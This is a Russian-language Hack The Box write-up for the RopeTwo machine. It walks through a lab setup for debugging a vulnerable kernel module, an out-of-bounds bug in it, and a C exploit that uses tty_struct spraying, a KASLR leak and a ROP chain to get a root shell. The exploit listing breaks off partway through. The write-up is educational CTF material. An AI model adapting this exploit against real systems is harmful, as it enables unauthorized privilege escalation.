Видим, что ralloc — это LKM, который выполняет различные операции с памятью при получении системных вызовов ioctl. По сути, это самописный драйвер управления памятью (Superfast memory allocator, как описывает его сам автор), очевидно, что не без уязвимостей.

LKM (loadable kernel module) — объектный файл, содержащий код, который расширяет возможности ядра операционной системы. В нем реализованы всего четыре функции:

- выделение памяти в адресном пространстве ядра (kmalloc) — вызов `ioctl 0x1000`;
- очищение памяти в адресном пространстве ядра (kfree) — вызов `ioctl 0x1001`;
- копирование информации из адресного пространства пользователя в пространство ядра (`memcpy(kernel_addr, user_addr, size)`) — вызов `ioctl 0x1002`;
- копирование информации из адресного пространства ядра в пространство пользователя (`memcpy(user_addr, kernel_addr, size)`) — вызов `ioctl 0x1003`.

Ниже дизассемблированный и приведенный в читаемый вид листинг этих функций:

```
case 0x1000:    // Функция выделения памяти ядра
  if ((size < 0x401) && (idx < 0x20)) {
    if (arr[idx].size== 0) {
      ptr = __kmalloc(size, 0x6000c0);
      arr[idx].data = ptr;
      if (ptr != 0) {
        arr[idx].size = size_alloc + 0x20;
        return_value = 0;
      }
    }
  }
  break;
case 0x1001:    // Функция освобождения памяти ядра
  if ((idx < 0x20) && arr[idx].data != 0)) {
      kfree(arr[idx].ptr);
      arr[idx].size = 0;
      return_value = 0;
    }
  break;
case 0x1002:    // Функция копирования из user space в kernel space
  if (idx < 0x20) {
    __dest = arr[idx].data;
    __src = ptrUserSpace;
    if ((arr[idx].data != 0x0) && ((size & 0xffffffff) <= arr[idx].
size)) {
      if ((ptrUserSpace & 0xffff000000000000) == 0) {
        memcpy(__dest, __src, size & 0xffffffff);
        result = 0;
      }
    }
  }
  break;
case 0x1003:    // Функция копирования из kernel space в user space
  if (idx < 0x20) {
    __dest = ptrUserSpace;
    __src = arr[idx].data;
    if ((__src != 0x0) && ((size & 0xffffffff) <= arr[idx].size)) {
      if ((ptrUserSpace & 0xffff000000000000) == 0) {
        memcpy(__dest, __src, size & 0xffffffff);
        result = 0;
      }
    }
  }
  break;
```

Посмотри внимательно на листинг. Возможно, ты найдешь уязвимость, она почти сразу бросается в глаза! А пока займемся подготовкой стенда.

Разворачиваем стенд

Очевидно, что для отладки ядра нам понадобится виртуальная машина. Да не одна, а целых две! Одна сыграет роль хоста, где установлено ядро с отладочными символами и где мы применим отладчик GDB, вторая будет запускаться в режиме KGDB (отладчик ядра Linux). Связь между виртуальными машинами устанавливается либо по последовательному порту, либо по локальной сети. Схематично это выглядит так.





Схема отладки ядра Linux

Существует несколько сред виртуализации, на которых можно развернуть стенд: VirtualBox, QEMU (самый простой вариант) или VMware. Я выбрал первый вариант. Если захочешь попрактиковаться с QEMU, то на GitHub есть руководство.

Также я нашел неплохое видео, которое подробно показывает настройку VirtualBox для отладки ядра.



Остановимся на главных моментах. Первым делом посмотрим, какая версия ядра используется в RopeTwo:

```
r4j@rope2:~$ lsb_release -r && uname -r
Release:        19.04
5.0.0-38-generic
```

Скачиваем и разворачиваем ВМ с Ubuntu 19.04. Далее устанавливаем ядро нужной версии (и свои любимые средства отладки и утилиты):

```
apt-get install linux-image-5.0.0-38-generic
```

Теперь можно сделать клон ВМ. На хост нам нужно загрузить ядро с символами отладки. Нам нужен файл **linux-image-unsigned-5.0.0-38-generic-dbgsym_5.0.0-38.41_amd64.ddeb** (838,2 Мибайт).

На таргете нужно включить режим отладки ядра (KGDB). Для этого сначала настроим загрузчик, изменим в файле **/etc/default/grub** следующие строчки:

```
GRUB_CMDLINE_LINUX="kgdboc=ttyS0,115200"
GRUB_CMDLINE_LINUX_DEFAULT="consoleblank=0 nokaslr"
```

Тем самым мы даем KGDB команду слушать подключения отладчика на порте ttyS0, а также отключаем KASLR (kernel address space layout randomization) и очистку консоли.

Выполняем команду **update-grub**, чтобы записать параметры в загрузчик. После этого можно удостовериться, что значения попали в конфиг GRUB, — ищи их в файле **/boot/grub/grub.cfg**.

Если бы мы хотели отлаживать само ядро, было бы необходимо добавить параметр **kgdbwait**, чтобы загрузчик остановился перед загрузкой ядра и ждал подключения GDB с хоста. Но так как нас интересует не само ядро, а LKM, то это не требуется.

Далее проверим, что у нас в системе включены прерывания отладки:

```
root@target:/boot# grep -i CONFIG_MAGIC_SYSRQ config-5.0.0-38-generic
CONFIG_MAGIC_SYSRQ=y
CONFIG_MAGIC_SYSRQ_DEFAULT_ENABLE=0x01b6
CONFIG_MAGIC_SYSRQ_SERIAL=y
```

и текущие флаги прерываний:

```
cat /proc/sys/kernel/sysrq
176
```


Включим на таргете все функции «магических» прерываний системы:

```
echo "1" > /proc/sys/kernel/sysrq
echo "kernel.sysrq = 1" >> /etc/sysctl.d/99-sysctl.conf
```

Подробнее о них можно почитать в документации.


Теперь, если ты введешь **echo g > /proc/sysrq-trigger**, система зависнет в ожидании подключения отладчика.

Осталось связать хост и таргет между собой. Для этого необходимо включить в настройках обеих ВМ Serial Port. На таргете это выглядит так.



Настройки Serial Port на таргете


А на хосте — так.



Настройки Serial Port на хост

Обрати внимание, что на хосте установлена галочка Connect to existing pipe/socket! Поэтому сначала мы загружаем ВМ таргета и только потом ВМ хоста.

Теперь все готово для отладки, проверяем.




Проверка работы KGDB

KGDB также можно активировать «магической» комбинацией клавиш в VirtualBox: Alt-PrintScr-g.

Закидываем в таргет модуль ralloc.ko и загружаем его командой **insmod ralloc.ko**. Основные команды для работы с модулями ядра:

- `depmod` — вывод списка зависимостей и связанных map-файлов для модулей ядра;
- `insmod` — загрузка модуля в ядро;
- `lsmod` — вывод текущего статуса модулей ядра;
- `modinfo` — вывод информации о модуле ядра;
- `rmmod` — удаление модуля из ядра;
- `uname` — вывод информации о системе.

После загрузки модуля можем посмотреть его карту адресов командой **grep ralloc /proc/kallsyms**. Запомни ее — эта команда еще не раз нам пригодится.



Карта адресов модуля ralloc

Для отладки нам понадобятся адреса областей .text, .data и .bss:

```
root@target:~# cd /sys/module/ralloc/sections && cat .text .data .bss
0xffffffffc03fb000
0xffffffffc03fd000
0xffffffffc03fd4c0
```

Посмотрим, какие защитные механизмы включены в ядре.

```
r4j@rope2:~$ cat /proc/cpuinfo | grep flags
flags: fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat
pse36 clflush mmx fxsr sse sse2
syscall nx mmxext fxsr_opt pdpe1gb rdtscp lm constant_tsc rep_good nopl
tsc_reliable nonstop_tsc cpuid extd_apicid
pni pclmulqdq ssse3 fma cx16 sse4_1 sse4_2 x2apic movbe popcnt aes xsave
avx f16c rdrand hypervisor lahf_lm extapic
cr8_legacy abm sse4a misalignsse 3dnowprefetch osvw ssbd ibpb vmmcall
fsgsbase bmi1 avx2 smep bmi2 rdseed adx clflushopt
sha_ni xsaveopt xsavec xsaves clzero arat overflow_recov succor
```

Видим, что SMEP включен, а SMAP — нет. В этом можно убедиться следующим образом:

```
r4j@rope2:/tmp$ cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-5.0.0-38-generic root=UUID=8e0d770e-1647-4f8e-9d30-765ce380f9b7 ro maybe-ubiquity nosmap
```

Supervisor mode execution protection (SMEP) и supervisor mode access prevention (SMAP) — функции безопасности, которые используются в последних поколениях CPU. SMEP предотвращает исполнение кода из режима ядра в адресном пространстве пользователя, SMAP — непреднамеренный доступ из режима ядра в адресное пространство пользователя. Эти опции контролируются включением определенных битов в регистре CR4. Подробнее об этом можно почитать в документации Intel (PDF).

Также включен KASLR — это умолчательный вариант в новых версиях ядра Linux.

Продолжение статьи →

ПОГРУЖЕНИЕ В НЕДРА

РАЗБИРАЕМ KERNEL EXPLOITATION, ЧТОБЫ ДОБРАТЬСЯ ДО РУТА НА ВИРТУАЛКЕ С HACK THE BOX

Пишем эксплоит

Итак, какая же уязвимость присутствует в ralloc? Разгадка кроется в строке `arr[idx].size = size_alloc + 0x20;`, это значит, что мы можем читать и писать на 32 байта больше реального объема выделенной памяти. Неплохо! Но как мы можем это использовать?

Пока я изучал примеры kernel exploitation (значительная часть которых на китайском, но Google Translate нам в помощь), появился план действий. Первое, на что надо обратить внимание, — максимальный размер участка памяти составляет 1024 байта. Есть еще одна известная структура, которая использует такой же размер, — `tty_struct`.

INFO

`tty_struct` используется ядром TTY для контроля за текущим состоянием на конкретном порте.

Если мы выделим два соседних участка памяти, а потом освободим второй из них и вызовем псевдотерминал, с большой вероятностью менеджер памяти ядра загрузит `tty_struct` в только что освобожденный участок. В таком случае у нас будет возможность читать первые 32 байта этой структуры и писать в них, используя уязвимость OOB (out-of-bounds). Благодаря этому мы можем прочитать и перезаписать указатель `*ops`, который расположен в начале `tty_struct` и содержит адрес `ptm_unix98_ops`, и вычислить по его смещению адрес kernel base. Зная его, мы можем составить ROPchain, поместить его по определенному адресу и перенаправить на него указатель стека. В этом нам поможет замена указателя `*ops` поддельной структурой `tty_operations`, в которой указатель `ioctl` заменен гаджетом `xchg eax esp`. Должно сработать, попробуем это реализовать.

Писать эксплоит мы будем на старом добром (а для кого-то не очень) C. Для начала, как всегда, напишем вспомогательные функции. Точнее, это будет всего одна функция, которая вызывается макросами с нужными параметрами:

```
void call_ralloc(int fd, signed long idx, size_t size, unsigned long
*data, int cmd) {
  long int arg[3]={idx,size,data};
  int ret = ioctl(fd, cmd, &arg);
}
```

Теперь проверим, сможем ли мы загрузить `tty_struct` в освобожденный участок памяти. Помнишь, что нас интересует указатель на `ptm_unix98_ops`? Для начала найдем его адрес:

```
root@target:~# grep ptm_unix98_ops /proc/kallsyms
ffffffff820af6a0 r ptm_unix98_ops
```

А теперь используем следующий код (я привожу только ключевые строки кода для экономии места, полный код для компиляции ты можешь восстановить из исходника эксплоита в конце статьи):

```
del(fd,1);
del(fd,2);
alloc(fd,1,0x400);
alloc(fd,2,0x400);
del(fd,2);
tty_fd = open("/dev/ptmx", O_RDWR | O_NOCTTY);
kernel_to_user(fd, 1, 0x420, data);
for(int i=128;i<132;i+=2){
  printf("%016llx  |  %016llx\n",data[i],data[i+1]);
}
```

`/dev/ptmx` используется для создания пары основного и подчиненного псевдотерминала. Когда процесс открывает `/dev/ptmx`, то он получает описатель файла для основного псевдотерминала (PTM, pseudo-terminal master), а в каталоге `/dev/pts` создается устройство подчиненного псевдотерминала (PTS, pseudo-terminal slave).

Скомпилируем код командой `gcc -static tty_test.c -o tty_test` и посмотрим, что получается.

Ключ `-static` заставляет компилятор включить в бинарный файл все необходимые библиотеки.

```
artex@target:~$ ./tty_test
59dfb48431ee39b3  |  0000000000000000
ffff8881923f9cc0  |  ffffffff820af6a0
```

После нескольких запусков мы видим нужный указатель на `ptm_unix98_ops`!

Но иногда мы видим просто мусор или нули. Попробуем разобраться в этом с помощью GDB.

Модифицируем код:

```
alloc(fd,1,0x400);
alloc(fd,2,0x400);
data[3]=0xdeadbeef;
user_to_kernel(fd, 2, 0x400, data);
kernel_to_user(fd, 1, 0x420, data);
printf("%016llx",data[131]);
```

Наша цель — выделить два чанка, записать данные во второй, а прочитать начальные 32 байта, обращаясь к первому. Теперь, если скомпилировать и запустить нашу тестовую программу несколько раз, увидим, что последовательность `0xdeadbeef` мы получаем далеко не всегда. Проверим в GDB.

Для начала сделаем на таргете прерывание, загрузим в GDB на хосте адреса `ralloc` и установим брейк перед вызовом функции `__kmalloc` (смещение от начала `rope2_ioctl` — 0x156):

```
add-symbol-file ralloc.ko 0xffffffffc03fa000 -s .data 0xffffffffc03fc000
-s .bss 0xffffffffc03fc4c0
b *0xffffffffc03fa156
```

Последовательность действий в GDB должна быть такой:

```
step
__kmalloc (size=0x400, flags=0x6000c0) at /build/linux-I6SwI1/linux-
5.0.0/mm/slub.c:3788
finish
Value returned is $1 = (void *) 0xffff88818c968000
continue
step
__kmalloc (size=0x400, flags=0x6000c0) at /build/linux-I6SwI1/linux-
5.0.0/mm/slub.c:3788
finish
Value returned is $2 = (void *) 0xffff888191c2b400
```

Команда `step` позволяет нам перейти к следующей инструкции — вызову функции kmalloc, а `finish` — получить возвращаемое ей значение.

Видим, что адреса двух чанков не следуют друг за другом, точнее такое бывает, но далеко не всегда. Следовательно, прежде чем освобождать память для `tty_struct`, нам необходимо вставить проверку смежности чанков. Для этого используется цикл с алгоритмом, похожим на проверку выше (смотри код эксплоита в конце статьи).


После того как мы нашли смежные чанки и записали `tty_struct` в освобожденный участок памяти, мы можем прочитать нужный адрес и вычислить по нему kernel base — базовый адрес ядра. Далее переходим к самому интересному — построению ROPchain.

Начинаем с моделирования. Нам нужна функция, которая позволит повысить наши привилегии до root. Один из самых доступных вариантов для этого — функция `commit_creds(prepare_kernel_cred(NULL));`. Если мы вызовем `commit_creds` от имени системы и передадим ей в качестве параметра `prepare_kernel_cred(NULL)`, мы заменим UID нашего процесса на 0. Это происходит потому, что, получив в качестве параметра NULL, `prepare_kernel_cred` возвращает полномочия процесса инициализации `init_cred`, а эти полномочия соответствуют полномочиям root. Также можно сразу передать функции `commit_creds` структуру `init_cred`, что мы и сделаем. Подробнее о полномочиях в Linux читай в документации.

Поскольку у нас активен SMEP, мы не можем выполнять код в пространстве User, а должны использовать гаджеты из ядра системы. Второй путь — отключить SMEP, поместив в регистр cr4 значение 0x6f0. Можешь попробовать реализовать это самостоятельно в качестве упражнения, а мы пойдем по первому пути. Для этого нам требуется:

- поместить `init_cred` в регистр RDI (первый параметр функции);
- вызвать `commit_creds`;
- аккуратно вернуться в контекст пользователя, ничего не сломав, и запустить shell.

Для переключения контекста существует инструкция `iretq`, но перед ее вызовом требуется выполнить инструкцию `swapgs`, чтобы восстановить значение IA32_KERNEL_GS_BASE MSR (model-specific register). Так как при переходе в режим ядра (например, при вызове `syscall`) вызывается `swapgs` для получения указателя на структуры данных ядра, при возвращении в режим пользователя нужно вернуть это значение обратно в MSR. Ознакомиться с описанием `swapgs` можно на сайте Феликса Клутье. Для корректного возвращения в user space инструкция `iretq` также требует соблюдения определенной структуры стека.



Структура стека, необходимая iretq

Поэтому нам нужно сохранить значения этих регистров перед вызовом ROPchain и восстановить в момент возвращения в user space. Сохранить регистры можно с помощью следующей функции:

```
asm(
  "movq %%cs, %0\n"
  "movq %%ss, %1\n"
  "movq %%rsp, %2\n"
  "pushfq\n"
  "popq %3\n"
  : "=r"(user_cs), "=r"(user_ss), "=r"(user_sp), "=r"(user_rflags) :
: "memory"
);
```

Осталось найти ROP-гаджеты и составить ROPchain.

Есть несколько утилит для поиска гаджетов ROP, например `ROPgadget`, `xrop`, `ropper`. Все они применяют разные алгоритмы поиска, и списки найденных гаджетов немного отличаются. Поэтому, если ты не смог найти нужный гаджет одной из утилит, можешь попробовать другую. Итак, нам нужно:

- распаковать ядро;
- найти границы области .text (гаджеты из других областей часто могут не работать);
- установить и запустить ROPgadget, сохранив все найденные гаджеты в файл.

```
root@target:/boot# /usr/src/linux-headers-$(uname -r)/scripts/extract-
vmlinux vmlinuz-$(uname -r) > vmlinux
root@target:/boot# egrep " _text$| _etext$" System.map-5.0.0-38-generic
ffffffff81000000 T _text
ffffffff81e00e91 T _etext
ROPgadget --binary vmlinux --range 0xffffffff81000000-0xffffffff81e00e91
| sort > rgadget.lst
```

Теперь командой `grep` ищем адреса нужных нам гаджетов в `rgadget.lst`, а адреса `init_cred` и `commit_creds` — в `/proc/kallsyms` (это будет твоим домашним заданием). А вот `iretq` придется искать в ядре с помощью `objdump`:

```
root@target:/boot# objdump -j .text -d vmlinux | grep iretq | head -1
```

После того как адреса собраны, нам нужно рассчитать их смещения от базового адреса, поскольку на сервере активирован KASLR и работать мы будем со смещениями. Для этого я написал макросы:

```
#define BASE      0xffffffff81000000
#define OFFSET(addr)  ((addr) - (BASE))
#define ADDR(offset)  (kernel_base + (offset))
```

В итоге у нас получился вот такой ROPchain:

```
unsigned long long rop_chain[] = {
  // Помещаем в RDI init_cred (первый параметр функции)
  ADDR(pop_rdi_ret),
  ADDR(init_cred),
  // Выполняем commit_creds(init_cred)
  // и получаем UID процесса — 0 (root)
  ADDR(commit_creds),
  // Меняем местами (восстанавливаем) значения регистров
  // GS и MSR (IA32_KERNEL_GS_BASE)
  ADDR(swapgs),
  // Пустышка для pop rbp гаджета swapgs
  0xdeadbeef,
  // Переключаем контекст на user space
  ADDR(iretq),
  // Запускаем shell
  shell,
  // Восстанавливаем регистры
  user_cs,
  user_rflags,
  user_sp,
  user_ss
};
```

Осталось последнее и самое главное — заставить RSP (Stack Pointer) стека ядра переключиться на наш ROPchain и получить шелл. Помнишь, мы записали `tty_struct` в освобожденный чанк и можем перезаписать первые 32 байта этой структуры? Начало этой структуры выглядит так:

```
tty_struct:
  int magic; // 4
  struct kref kref; // 4
  struct device *dev; // 8
  struct tty_driver *driver; // 8
  const struct tty_operations *ops; // 8
  // offset = 4 + 4 + 8 + 8 = 24 байт = 0x18
  ...
```


Мы можем подделать структуру `tty_operations` и заменить этот указатель нашей поддельной структурой. Что нам это даст? Вот как выглядит начало `tty_operations` (полное ее описание можно найти в исходниках):

```
struct tty_operations {
  struct tty_struct *(*lookup)(struct tty_driver *, struct file *,
int); /*     0      8 */
  int (*install)(struct tty_driver *, struct tty_struct *);
            /*     8      8 */
  void (*remove)(struct tty_driver *, struct tty_struct *);
            /*    16      8 */
  int (*open)(struct tty_struct *, struct file *);
                 /*    24      8 */
  void (*close)(struct tty_struct *, struct file *);
                /*    32      8 */
  void (*shutdown)(struct tty_struct *);
                      /*    40      8 */
  void (*cleanup)(struct tty_struct *);
                       /*    48      8 */
  int (*write)(struct tty_struct *, const unsigned char *, int);
        /*    56      8 */
  int (*put_char)(struct tty_struct *, unsigned char);
              /*    64      8 */
  void (*flush_chars)(struct tty_struct *);
                    /*    72      8 */
  int (*write_room)(struct tty_struct *);
                      /*    80      8 */
  int (*chars_in_buffer)(struct tty_struct *);
                  /*    88      8 */
  int (*ioctl)(struct tty_struct *, unsigned int, long unsigned int);
/*    96      8 */
  ...
```

Ее тринадцатый элемент — указатель на `ioctl`. Если мы заменим этот указатель и вызовем `ioctl`, передав ему `fd` (file descriptor), который вернул `ptmx`, мы сможем вызвать нужную нам инструкцию.


А так как мы хотим заменить RSP нужным нам адресом, заменим `*ioctl` адресом гаджета `xchg eax, esp; ret;`. Так как этот адрес будет содержаться в `rax` при вызове `ioctl`, наш гаджет `xchg` «переключит» указатель стека на адрес `ADDR(xchg_eax_esp) & 0xFFFFFFFF` (младшие 32 бита rax). Именно туда мы и запишем наш ROPchain!

Схематично весь процесс эксплуатации можно представить так.



Алгоритм работы эксплоита

Для отладки вешаем в отладчике брейк на `xchg_eax_esp` (`break *0xffffffff8104cba4`), делаем шаг вперед (`step`) и убеждаемся, что указатель стека ядра теперь «смотрит» на наш ROPchain.



ROPchain в отладчике

Наконец-то наш эксплоит готов, привожу его полный листинг:


```
#define _GNU_SOURCE

#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <stdbool.h>

#define CMD_ALLOC 0x1000
#define CMD_FREE  0x1001
#define CMD_USER_TO_KERNEL  0x1002
#define CMD_KERNEL_TO_USER  0x1003
#define BUF_SIZE 0x400

#define err_exit(msg) do { perror(msg); exit(EXIT_FAILURE); } while (
0)

/* Макросы для вызова функций ralloc */
#define alloc(fd, idx, size) call_ralloc(fd, idx, size, 0, CMD_ALLOC)
#define del(fd, idx)         call_ralloc(fd, idx, 0, 0, CMD_FREE)
#define user_to_kernel(fd, idx, size, data) call_ralloc(fd, idx,
size, data, CMD_USER_TO_KERNEL)
#define kernel_to_user(fd, idx, size, data) call_ralloc(fd, idx,
size, data, CMD_KERNEL_TO_USER)

/* Макросы для вычисления смещений адресов */
#define BASE      0xffffffff81000000
#define OFFSET(addr)  ((addr) - (BASE))
#define ADDR(offset)  (kernel_base + (offset))
unsigned long kernel_base = 0;

/* ROP Gadgets */
typedef int __attribute__((regparm(3)))(*commit_creds_func)(unsigned
long cred);

commit_creds_func commit_creds = (commit_creds_func) OFFSET(
0xffffffff810c0540); // commit_creds

size_t init_cred = OFFSET(0xffffffff8265fa00);  // init_cred
size_t xchg_eax_esp = OFFSET(0xffffffff8104cba4); // xchg eax, esp;
ret;
size_t pop_rdi_ret = OFFSET(0xffffffff8108b8a0); // pop rdi ; ret;
size_t iretq = OFFSET(0xffffffff810379fb); // iretq
size_t swapgs = OFFSET(0xffffffff81074b54); // swapgs; pop rbp; ret;

/* Переменные для сохранения пользовательского контекста */
unsigned long user_cs;
unsigned long user_ss;
unsigned long user_sp;
unsigned long user_rflags;

unsigned long data[0x420]; // Массив для операций с ralloc
size_t fake_tty_operations[30]; // Массив для подмены указателя ioctl

/* Функция взаимодействия с драйвером ralloc */
void call_ralloc(int fd, signed long idx, size_t size, unsigned long
*data, int cmd) {
  long int arg[3]={idx,size,data};
  int ret = ioctl(fd, cmd, &arg);
  if (ret < 0) {
    if (cmd==CMD_USER_TO_KERNEL)
      err_exit("[!] user_to_kernel copy error");
    if (cmd==CMD_KERNEL_TO_USER)
      err_exit("[!] kernel_to_user copy error");
  }
}
/* Функция вызова shell */
void shell() {
  puts("-=Welcome to root shell=-");
  system("/bin/bash");
}
/* Функция сохранения состояния регистров */
static void save_state() {
  asm(
    "movq %%cs, %0\n"
    "movq %%ss, %1\n"
    "movq %%rsp, %2\n"
    "pushfq\n"
    "popq %3\n"
    : "=r"(user_cs), "=r"(user_ss), "=r"(user_sp), "=r"(user_rflags)
: : "memory"
  );
}

int main () {
  bool isTRY = true;
  save_state();

  while (isTRY) { // Продолжаем попытки, пока не найдем адрес
ptm_unix98_ops
    int index=0x20;
    int tty_fd;
    /* Открываем файловый дескриптор для драйвера */
    int fd = open("/dev/ralloc", O_RDONLY);
    if (fd < 0) {
      err_exit("[!] open /dev/ralloc");
  }

  size_t ptr = 0;
  data[3]=0xdeadbeef; // Значение для проверки чанков на смежность
  int fake_stack=0;
  /* Цикл для поиска смежных чанков */
  puts("[+] Searching adjacent slabs");
  for(int j=0; j<0x20; j+=2) {
    del(fd,j); // Профилактика зависших дескрипторов
    del(fd,j+1);

    alloc(fd,j,BUF_SIZE);
    alloc(fd,j+1,BUF_SIZE);
    user_to_kernel(fd, j+1, BUF_SIZE, data);
    kernel_to_user(fd, j, 0x420, data); // Читаем на 32 байта больше
    /* Проверяем, смежные ли чанки */
    if (data[131]==0xdeadbeef) {
      puts("[+] Adjacent slabs found");
      index=j;
      break;
    }
  }
  if (index==0x20) {
    puts("[-] Adjacent slabs not found, one more time..\n");
  } else {
    /* Смежные чанки найдены */
    puts("[+] Inserting tty_struct");

    del(fd,index+1);
    /* Пробуем поместить tty_struct в только что освобожденный чанк
*/
    tty_fd = open("/dev/ptmx", O_RDWR | O_NOCTTY);

    kernel_to_user(fd, index, 0x420, data); // Читаем на 32 байта
больше
    /* Сравниваем значение в освобожденном чанке + 0x18 с маской
адреса ptm_unix98_ops (последние байты которого всегда равны 6a0) */
    ptr = ((data[131] & 0xFFFFFFFF00000FFF)==0xffffffff000006a0 ?
data[131] : 0);
    if (ptr != 0) {
      printf("[+] ptm_unix98_ops address found: %p\n",data[131]);

      kernel_base = data[131]-OFFSET(0xffffffff820af6a0); //
Вычисляем kernel_base по смещению ptm_unix98_ops
      printf("[+] Kernel base address is %p\n", kernel_base);

      fake_tty_operations[12] = ADDR(xchg_eax_esp); // Пишем адрес
инструкции xchg eax esp вместо указателя ioctl
      printf("[+] fake_tty_operations.ioctl is %p\n",
fake_tty_operations[12]);

      puts("[+] Preparing ROP chain");
